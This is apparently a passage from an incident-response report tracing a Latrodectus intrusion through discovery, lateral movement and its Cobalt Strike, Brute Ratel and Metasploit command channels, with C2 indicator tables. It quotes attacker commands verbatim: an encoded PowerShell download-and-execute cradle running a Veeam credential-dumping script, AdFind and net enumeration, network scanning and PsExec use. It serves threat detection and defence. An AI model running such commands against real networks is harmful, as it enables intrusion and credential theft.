powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADQAMAAwADMALwAnACkAOwAgAFYAZQBlAGEAbQAtAEcAZQB0AC0AQwByAGUAZABzAC4AcABzADEA
which decoded to:
IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:24003/'); Veeam-Get-Creds.ps1
This technique has been previously observed by ransomware groups such as Noberus and Vice Society. It typically indicates the threat actor is targeting backup systems for destruction or virtualization infrastructure for encryption (commonly protected by Veeam backup solutions). The Veeam-Get-Creds.ps1 script is publicly available on GitHub.
Upon executing the script, the threat actor would have obtained any plaintext usernames and passwords stored in the Veeam Credential Manager. These credentials are typically used to authenticate to remote systems for backup operations. Although in this intrusion, this execution was one of the final actions taken by the threat actor.
Discovery
Approximately one hour after Latrodectus was injected into explorer.exe, it began executing the following discovery commands on the beachhead host.
ipconfig /all
systeminfo
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
net config workstation
wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | findstr /V /B /C:displayName || echo No Antivirus installed
whoami /groups

Process activity related to discovery then went quiet until on day four, the injected Cobalt Strike beacon used systeminfo to query for system information. The threat actor then executed DISK command via BackConnect to query disk information.
The Cobalt Strike injected processes then executed reconnaissance commands and leveraged AdFind for Active Directory enumeration activities:
systeminfo
nltest /dclist:domain.local
net view REDACTED
net user REDACTED /domain
dir \\REDACTED\C$
net group "domain admins" /domain
dsquery subnet
nltest /domain_trusts
nltest /dsgetdc:domain.local
wmic /node:REDACTED logicaldisk list brief
AdFind Active Directory Enumeration:
adfind.exe -f "(objectcategory=person)" >> ad_users.txt
adfind.exe -f "objectcategory=computer" >> ad_computers.txt%W
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet)> ad_subnets.txt
adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
adfind.exe -f "&(objectCategory=computer)(operatingSystem=*server*)" -csv > ad_servers.csv
Continued Discovery and Network Testing:
net view REDACTED
ping -n 1 REDACTED
type "\\REDACTED\C$\REDACTED\REDACTED.bat"
The threat actor then tried to move AdFind outputs, but appeared to struggle based on the commands observed:
C:\PerfLogs\*.* %ALLUSERSPROFILE%\
move %ALLUSERSPROFILE%\ad_users.txt C:\REDACTED\
move C:\REDACTED\ad_users.txt %PUBLIC%\
While this was happening, they continued to issue more discovery commands and attempted to organize their AdFind output:
net view REDACTED
wmic /node:REDACTED logicaldisk list brief %WINDIR%\system32\cmd.exe /C ping -n 1 REDACTED
move %USERPROFILE%\ad_users.txt %USERPROFILE%\Pictures\
attrib %USERPROFILE%\Pictures\ad_users.txt
The actor then expanded their reconnaissance to include DNS information while simultaneously troubleshooting file access issues on their collected data:
dnscmd /zoneprint domain.local
netdom query SERVER >> serv.log
attrib -a -s -h -r /s %USERPROFILE%\Pictures\ad_users.txt
attrib %USERPROFILE%\Pictures\ad_users.txt
attrib %USERPROFILE%\Pictures\*.*
attrib -a +s +h -r /s %USERPROFILE%\Pictures\ad_users.txt


Minutes later, the compromised explorer.exe process spawned DllHost.exe, indicating resumption of the BackConnect VNC activity observed previously. The DllHost.exe process subsequently executed a Windows shell command to open the “This PC” interface on the beachhead host:
cmd.exe /c start "" C:\Windows\explorer.exe shell:mycomputerfolder
The session was then leveraged to attempt to view the AdFind results:
"C:\Windows\system32\NOTEPAD.EXE" "C:\Users\<username>\Pictures\ad_users.txt"
The threat actor continued to encounter file permission issues, preventing them from accessing their own data. They attempted to resolve this by first setting the local user as the file owner, then switching to the domain account as owner, and when both ownership changes failed to provide adequate access, they finally used the /reset command to restore default permissions:
icacls C:\Users\<username>\Pictures\ad_users.txt /setowner "<local user>" /T /C
icacls C:\Users\<username>\Pictures\ad_users.txt /setowner "<domain>\<local user>" /T /C
icacls "C:\Users\<username>\Pictures\ad_users.txt" /reset /T
After running the Cobalt Strike beacons laterally on several hosts, the threat actor conducted remote user enumeration across domain systems using the following command from the beachhead host:
quser <REDACTED HOSTNAME>
The threat actor utilized the PowerView module Invoke-ShareFinder twice during the intrusion.
IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:49157/'); Invoke-ShareFinder -CheckShareAccess -Verbose | Tee-Object ShareFinder.txt
Approximately 45 minutes following the Metasploit shell deployment attempt on the second domain controller, the threat actor initiated an additional round of AdFind reconnaissance from the beachhead host:
AdFind.exe -b dc=domain,dc=local -f (objectcategory=person) > adflogs\domain.local_ad_users.txt
AdFind.exe -b dc=domain,dc=local -f (objectcategory=computer) > adflogs\domain.local_ad_computers.txt
AdFind.exe -b dc=domain,dc=local -f (objectcategory=organizationalUnit) >
adflogs\domain.local_ad_ous.txt
AdFind.exe dc=domain,dc=local -subnets -f (objectcategory=subnet) > adflogs\domain.local_ad_subnets.txt
AdFind.exe -b dc=domain,dc=local -f (objectcategory=group) > adflogs\domain.local_ad_group.txt
Although the threat actor attempted to compress the collected data, forensic analysis did not identify any created zip archives on the system.
"7z.exe" a -mx1 -r0 adflogs.zip adflogs
The threat actor returned 28 days after the initial access to run a final round of network scanning discovery. Operating from a backup server, the threat actor deployed the rustscan tool through the Cobalt Strike-injected spoolsv.exe process, first running rustscan with the help flag. The threat actor then began scanning various /16 and /8 network blocks for SMB services.
rustscan.exe -a REDACTED/16 -p 445 --no-nmap
rustscan.exe -a REDACTED/16 -p 445
rustscan.exe -a REDACTED/8 -p 445
"nmap -vvv -p 445 REDACTED"
Lateral Movement
WMI Remoting
Although the threat actor ran discovery commands just under an hour from the initial access, the first lateral movement attempt came three days into the intrusion when the threat actor attempted to execute the system.dl_ Cobalt Strike beacon on a domain controller via WMIC remote execution. This execution was not successful as it was not observed on the domain controller.

Remote Services
After the failed lateral movement attempt via WMIC, the threat actor pivoted to PsExec. The initial PsExec command also failed since the threat actor forgot to include the accepteula flag.

After fixing the forgotten EULA mistake, they were able to successfully execute system.dl_ on the domain controller via rundll32.

The threat actor then proceeded to execute the same command on a file share server and backup server minutes after the domain controller execution.



Six hours after this initial lateral movement activity, the threat actor deployed and executed the zero.exe payload from C:\ProgramData on the beachhead. This payload, delivered via BackConnect session, was a custom implementation of the Zerologon vulnerability (CVE-2020-1472) exploit with capabilities for credential harvesting and remote code execution.

During the intrusion the threat actor used zero.exe to move laterally between devices in the network. The executable was executed on the beachhead host and targeted a second domain controller, overall it was executed eight different times with a different username being used every execution. The execution used remote services to run code on lateral hosts.



After the completion of the zero.exe executions, the threat actor attempted to establish a Metasploit reverse shell connection via a remote service on the same domain controller, to the C2 server at 217.196.98[.]61:4444.
RDP
RDP was another Windows native tool used by the threat actor for lateral movment. The threat actor had extracted domain admin credentials as discussed in the Credential Access section, these credentials were used by the threat actor to login to two servers in the environment from the beachhead device via RDP, giving them interactive admin access to both devices.

While the logins originated from the beachhead host the threat actor leaked their source hostname during the authentication process.
VPS2DAY-32220LE

The threat actor’s hostname implies that the infrastructure used by them was provided via a German hosting company VPS2DAY, which seems to be operating under the name Servinga since the vps2day domain redirects to Servinga.
Command and Control
Latrodectus/Backconnect
The malware used to gain the initial foothold in the host was a Latrodectus Javascript file. The aforementioned file has been associated with high confidence to the Russian threat actor LUNAR SPIDER by Eclecticiq.
It is important to note that although the sample contained only two domains, the injected explorer.exe communicated with three additional C2 servers. After further investigating the explorer’s memory, the following HTTPS request was identified towards one of the new domains:

Upon decrypting the encrypted traffic sent by Latrodectus to the C2, the following information was identified:

| C2 Domain | hxxps[://]grasmertal[.]com/live/ |
| Campaign ID | 2221766521 |
| Latrodectus Version | 1.3 |
| RC4 Key | xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8 |

One extra functionality observed from the Latrodectus malware was Command and Control communication using the Backconnect protocol. More specifically, connections from explorer.exe and dllhost.exe were performed toward two different IP addresses. Additionally, these IP’s have been categorized with moderate confidence related to IcedId Backconnect, which commonly shares infrastructure with Latrodectus.

Connections to the first IP started during the first day and then swapped to the second IP on the fifth day.
As it was previously mentioned, utilizing Backconnect, various tasks were performed, such as browsing the file system, reading files, and uploading malware on the infected hosts.

| Description | Domain | IP Address | Port | ORG | Country |
| Latrodectus C2 | workspacin[.]cloud | 104.21.16.155 or 172.67.213.171 | 443 | CLOUDFLARENET | US |
| Latrodectus C2 | illoskanawer[.]com | 173.255.204.62 | 443 | Akamai Connected Cloud | US |
| Latrodectus C2 | grasmetral[.]com | 104.21.52.10 or 172.67.193.233 | 443 | CLOUDFLARENET | US |
| Latrodectus C2 | jarkaairbo[.]com | 172.67.172.177 or 104.21.30.90 | 443 | CLOUDFLARENET | US |
| Latrodectus C2 | scupolasta[.]store | 172.67.174.176 or 104.21.88.89 | 443 | CLOUDFLARENET | US |
| Latrodectus MSI Second Stage | – | 91.194.11.64 | 443 | TANGRAM-CANADA-INC | CA |
| Backconnect | – | 193.168.143.196 | 443 | Zergrush Srl | RO |
| Backconnect | – | 185.93.221.12 | 443 | SHOCK-1 | RO |
Brute Ratel
The MSI file downloaded by the malicious Javascript contained a Brute Ratel DLL (upfilles.dll) that started C2 communication to a series of remote hosts. Of note is the use of the Tyk.io service which we have covered in prior reports.
| Domain | IP Address | Port | ORG | Country |
| anikvan[.]com | 95.164.68.73 | 443 | Pq Hosting Plus S.r.l. | DE |
| altynbe[.]com | 138.124.183.215 | 443 | Pq Hosting Plus S.r.l. | US |
| boriz400[.]com | 91.194.11.183 | 443 | TANGRAM-CANADA-INC | CA |
| ridiculous-breakpoint-gw[.]aws-use1[.]cloud-ara[.]tyk[.]io | 54.165.22.33 or 35.153.92.249 or 34.233.204.207 or 54.159.36.188 or 35.172.8.165 or 54.175.181.104 | 443 | AMAZON-AES | US |
| uncertain-kitten-gw[.]aws-euc1[.]cloud-ara[.]tyk[.]io | 3.72.42.242 or 3.69.236.35 or 35.157.36.116 or 3.66.241.8 or 3.124.114.34 or 3.69.194.165 | 443 | AMAZON-02 | DE |
On the fifth day, the threat actor deployed a second Brute Ratel badger, named wscadminui.dll, which communicated with the following domains:
| Domain | IP Address | Port | ORG | Country |
| erbolsan[.]com | 94.232.249.100 | 443 | Psb Hosting Ltd | NL |
| erbolsan[.]com | 94.131.108.254 | 443 | Pq Hosting Plus S.r.l. | TR |
| samderat200[.]com | 94.232.249.108 | 443 | Psb Hosting Ltd | NL |
| samderat200[.]com | 45.150.65.85 | 443 | Pq Hosting Plus S.r.l. | US |
| dauled[.]com | 195.123.225.161 | 443 | Green Floid LLC | BG |
| kasymdev[.]com | 195.211.98.249 | 443 | Green Floid LLC | US |
| kasym500[.]com | 195.123.225.251 | 443 | Green Floid LLC | BG |
Lsassa
Lsassa.exe was a .NET malware that was deployed on the fourth day. It attempted to communicate with its C2 server every 250 seconds. Additionally, each POST request contained the hostname of the infected workstation and the username of the compromised user, which were sent to the server.
| Domain | IP Address | Port | Protocol | ORG | Country |
| cloudmeri[.]com | 162.0.209.121 | 443 | HTTPS | NAMECHEAP-NET | US |
Metasploit
The psexec Metasploit module was utilized by the threat actor in order to perform lateral movement. During the analysis of the Metasploit shellcode, it was identified that it utilized the IP 217.196.98.61 to perform C2 communication.
| IP Address | Port | Protocol | ORG | Country |
| 217.196.98.61 | 4444 | TCP | Aeza International LTD | DE |
Although the Metasploit shellcode was executed, it was unable to establish a successful Command and Control connection, and the server rejected the connection.

Cobalt Strike
The final Command and Control tool used was Cobalt Strike. In the C2 communication, both HTTPS and HTTP traffic were detected:
| Beacon | Domain | IP Address | Port | Protocol | ORG | Country |
| sys.dll | avtechupdate[.]com | 206.206.123.209 | 443 | HTTPS | Datacamp Limited | US |
| cron801.dl_,system.dl_ | – | 45.129.199.214 | 80 or 8080 | HTTP | BlueVPS OU | EE |
| – | – | 31.13.248.153 | 80 or 8080 | HTTP | ASNET | BG |
